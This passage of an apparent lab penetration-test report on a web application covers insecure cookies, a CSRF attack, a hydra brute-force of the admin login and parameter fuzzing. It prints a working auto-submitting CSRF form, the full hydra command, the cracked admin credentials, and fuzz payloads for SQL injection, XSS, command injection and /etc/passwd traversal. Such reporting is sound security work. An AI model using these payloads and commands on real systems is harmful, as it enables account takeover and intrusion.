


Figure 66

7.2 CHECK FOR INSECURE TRANSMISSION OF TOKENS

Cookie attributes

The set cookie response header can include many attributes to have additional security,

Figure 67 displays the login pages server response and the different response headers through burp suites HTTP history tab, the only extra security used in the transmission of the cookie is the expires attribute. There were no other important attributes set like secure, HTTP only, domain and path.




Figure 67

Process of the cookie attributes in (Cookie attributes Results & Process)

Cookie sniffing

As the web application is using HTTP it is very easy for a malicious user to capture data, Ettercap, bettercap and CAIN could be used to sniff the cookies/important data.

7.3 CSRF

From the web scan done by OWASP zap it was clear the update password web page was exploitable using CSRF. There was an attempt to change the login values of a user by creating a fake web page then having a target visit it.

Figure 68 displays the update password post request intercepted by burp suites intercept tab, the post request did not send an extra token, these are usually called csrf_token or csrf.




Figure 68

Figure 69 displays the code for the web page, it includes all the values/parameters and sets them to hidden to ensure they can't be seen when visiting the page. Action is set to the targeted web page and website while the method is POST as it was in Figure 68.

```
<html><body>
<form name="hacked_password_form" enctype="application/x-www-form-urlencoded" action="http://192.168.1.20/updatepassword.php" method="POST">

<input type="hidden" name="Email" value="hacklab@hacklab.com">
<input type="hidden" name="currentpassword" value="ff">
<input type="hidden" name="newpassword" value="hacked">
<input type="hidden" name="confirmpassword" value="hacked">
<input type="hidden" name="submit" value="Update">
</form>

<script type="text/javascript">document.hacked_password_form.submit();</script>
</body>
</html>
```

Figure 69

The created web page was then hosted on a web server using the simple HTTP python script and this was ran in the same folder where the .html page was.

Figure 70 shows the hosted file on the web server, this link with the file would be sent to a user in order to change their values to the ones in Figure 69.




Figure 70

List of information found:

- The data that was being sent was extremely vulnerable to sniffers.
- http://192.168.1.20/login-exec.php transmits the password over unencrypted connections.
- The application allows users to connect to it over unencrypted channels.
- The web server had issues with routing HTTP requests using inconsistent parsing.
- The login page response request includes no additional cookie attributes including secure, HTTP only, domain and path.
- The update password was susceptible to CRSF.

- The secret cookie was decodable using from hex and Rot 13.
- The secret cookie could not be used to hijack another accounts session.
- The cookie was made up of the username, password and most likely a time stamp
- The PHP session ID was confirmed to determine the session not the secret cookie.

8 TESTING ACCESS CONTROLS

8.1 UNDERSTANDING THE REQUIREMENTS

This section involved testing the different permissions, and the data accessible to different account types. To get access to the administrator account hydra was used to attempt to brute force the password, from the last section it was concluded that there was no lock out policy meaning that hydra could run without being stopped. First the request was captured through burp suite to determine the parameters and field names used in the admin login post request.

Hydra

Hydra is a very flexible password cracker in that it can brute force user/password combinations for many different protocols.

figure 71 displays the command used for hydra, common.txt is the username wordlist and top304k.txt is the password wordlist. 192.168.1.20 is the target website, with employeevalidate.php being the specific web page, magaca and furaha are the variables being sent. The section at the end is the error message it uses when it fails, if this wasn't supplied or it was mistyped, it would have flagged everything as a false positive.

```
root@kali:~/Desktop# hydra -L common.txt -P top304k.txt -v  192.168.1.20 http-post-form "/employeeValidate.php:magaca=^USER^&furaha=^PASS^&Login=Login:Login
failed"
```

Figure 71

Figure 73 was the results of the hydra attack from Figure 71, so the hydra attack discovered an admin account with the credential's username = admin and password = float.

```
[STATUS] attack finished for 192.168.1.20 (waiting for children to complete tests)
[80][http-post-form] host: 192.168.1.20   login: admin   password: float
```

Figure 72

SEE (danielmiessler, 2018) ***for the username wordlist.***

SEE (danielmiessler, 2018) ***for the password list.***

8.2 UNPROTECTED FUNCTIONALITY

This sub section involved taken the privileged admin account then accessing the admin folder found through dirb and dirbsuter.

Figure 73 displays the admin images folder being accessed. This included every single image on the website. This was accessed by directory browsing to the folders, as directory browsing was enabled on the website this allowed for free movement around the target web application.




Figure 73

Figure 74 displays the admin JavaScript folder being accessed. This included four JavaScript files that were not important.




Figure 74

Full results can be found in (Unprotected functionality)

8.3 TESTING WITH MULTIPLE ACCOUNTS

Figure 75 and Figure 76 display a portion of the sitemaps from the target website, Figure 75 used an admin account and Figure 76 used a regular user account. The regular user account had no access to any of the admin's functionality. The full results can be found in the appendix




Figure 76




Figure 75

Figure 78 presents the site map comparison between two administrator accounts; both were almost identical apart from one bootstrap file.




Figure 78

Figure 79 shows that key files of the target website could be accessed by using HTTPS instead of HTTP.




Figure 79

8.4 TESTING FOR INSECURE ACCESS CONTROL METHODS

Figure 80 shows a post request from the update password page, the refer header was deleted to test how the web application would respond, ultimately nothing happened meaning that the application uses the refer header in a secure way.




Figure 80

List of information found:

- The admin credentials were admin and float.
- The admin folder was accessible.
- Important folders were accessible if HTTPS was used on the target IP address.
- A non admin account had no access to the admin page, apart from the folders JS and images.
- The refer header was used in a secure way
- Important files were accessible when browsing the website using HTTPS.

9 TESTING FOR INPUT BASED VULNERABILITIES

9.1 FUZZING ALL REQUEST PARAMETERS

The first stage of this section included fuzzing the request parameters, every request that included parameters in the request body, HTTP cookies and parameters within the URL query were tested. The majority of the information pertaining to the parameters was found in the earlier recon and analysis stage of the methodology. Burp suites intruder tool was the utility used, first the request was sent from the site map tab or the intercept tab, this was efficient as the target host, port and parameters were automatically configured by the application. The login page was the first to be fuzzed and the payload used was custom.

Figure 81 displays the payload used, the payload tests for SQL injection, XSS & header injection, OS command injection, path traversal, script injection and file injection





Figure 81

SEE (Stuttard, 2011) ***for payload.***

Figure 82 presents the position of the payload, attack type and the parameters used.

Figure 82

Figure 83 displays the results of the fuzz.



0			302			501	
1	1	□ □-□; waitfor delay □0:30:0□-1;...	400			464	
2	1	xsstest □><script>alert(□xss□)...	400			464	
3	1	|| ping -i 30 127.0.0.1 ; x || ping ...	400			464	
4	1	../../../../../../../../etc/passwd	302			559	
5	1	;echo 111111 echo 111111 resp...	302			559	
6	2	□ □-□; waitfor delay □0:30:0□-1;...	200			476	
7	2	xsstest □><script>alert(□xss□)...	200			476	
8	2	|| ping -i 30 127.0.0.1 ; x || ping ...	200			476	
9	2	../../../../../../../../etc/passwd	200			476	
10	2	;echo 111111 echo 111111 resp...	200			476	
11	3	□ □-□; waitfor delay □0:30:0□-1;...	302			603	
12	3	xsstest □><script>alert(□xss□)...	302			573	
13	3	|| ping -i 30 127.0.0.1 ; x || ping ...	302			927	
14	3	../../../../../../../../etc/passwd	302			813	
15	3	;echo 111111 echo 111111 resp...	302			631	
16	4	□ □-□; waitfor delay □0:30:0□-1;...	302			501	
17	4	xsstest □><script>alert(□xss□)...	302			501	
18	4	|| ping -i 30 127.0.0.1 ; x || ping ...	302			501	
19	4	../../../../../../../../etc/passwd	302			501	
20	4	;echo 111111 echo 111111 resp...	302			501	
21	5	□ □-□; waitfor delay □0:30:0□-1;...	302			501	
22	5	xsstest □><script>alert(□xss□)...	302			501	
23	5	|| ping -i 30 127.0.0.1 ; x || ping ...	302			501	
24	5	../../../../../../../../etc/passwd	302			501	
25	5	;echo 111111 echo 111111 resp...	302			501	

Figure 83

Figure 84 presents the position of the payload, attack type and the parameters used. The contact form was fuzzed this time and the same payload was used from Figure 81.

```
